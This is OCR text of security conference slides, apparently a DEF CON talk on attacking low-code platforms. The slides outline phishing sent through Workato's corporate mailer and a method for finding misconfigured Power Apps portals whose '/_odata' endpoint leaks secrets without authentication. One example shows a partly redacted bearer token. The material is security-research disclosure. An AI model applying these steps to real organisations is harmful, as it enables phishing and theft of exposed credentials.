
Password (required)

Password


https://github.com/danielmiessler/SecLists


# Account takeover

- We are a list of targets we want to own
- Password spray is a safe bet.. Plenty of material elsewhere
- Let’s get creative w/ No Code



# Email automation




Delivering weaponized bundle to the victim via email, web, USB, etc.

# ~~Email automation~~ Phishing made easy


Managed emails (sent through the corporate domain)




TODO

1. Set up a malicious Workato account
2. Send phishing emails through *mailer @workato.com*


Delivering weaponized bundle to the victim via email, web, USB, etc.




mbrg.io/dc30-lc#phishing

# No Code apps have to communicate w/ the rest of the world

Drag & drop webhooks




https://docs.workato.com/connectors/workato-webhooks/wizard.html#begin-setup





https://youtu.be/-DJeltWm8QI?t=236

Autogenerated app APIs

RECONNAISSANCE

Harvesting email addresses, conference information, etc.

# Power Portals/Pages?



zenzen123.powerappsportals.com

Gmail | YouTube | Maps | db4free.net - MySQ... | How to Check if an... | Reverse Whois Loo... | Verifying the Email... | danielmiessler/SecL... | How to Hack APIs i...

Company name

Home | Pages | Contact us | Sign

# Create an engaging headline, welcome, or call to action

Add a call to action here

# What's ODATA and why should we care

*"An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way."*

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:


*portal.powerappsportals.com/_odata*

# What's ODATA and why should we care

*"An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way."*

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

*portal.powerappsportals.com/_odata*




mbrg.io/dc30-lc#msft-leak

# The fun begins

Goal: find misconfigured portals that expose sensitive data w/o auth.

Real world example:


```
▼<service xmlns="http://www.w3.org/2007/app" xmlns:atom="http://www.w3.org/2005/Atom" xml:base=
  ▼<workspace>
     <atom:title type="text">Default</atom:title>
    ▼<collection href="EntityFormSet">
       <atom:title type="text">EntityFormSet</atom:title>
     </collection>
    ▼<collection href="globalvariables">
       <atom:title type="text">globalvariables</atom:title>
     </collection>
   </workspace>
 </service>
```

# Nothing to see here

*/_odata/globalvariables:*

"scs_globalvariablesid":"24[redacted]","scs_name":"Documents API Auth Token","scs_values":"Bearer eyJ0eXAi[redacted]","scs_purpose":"This variable stores OAuth Token to access Azure API.","createdon":"20[redacted]T18:03:39Z","list-id":"68[redacted]ba", "view-id":"bc9c3[redacted]b9c","entity-permissions-enabled":"true"

# Can we scale it?

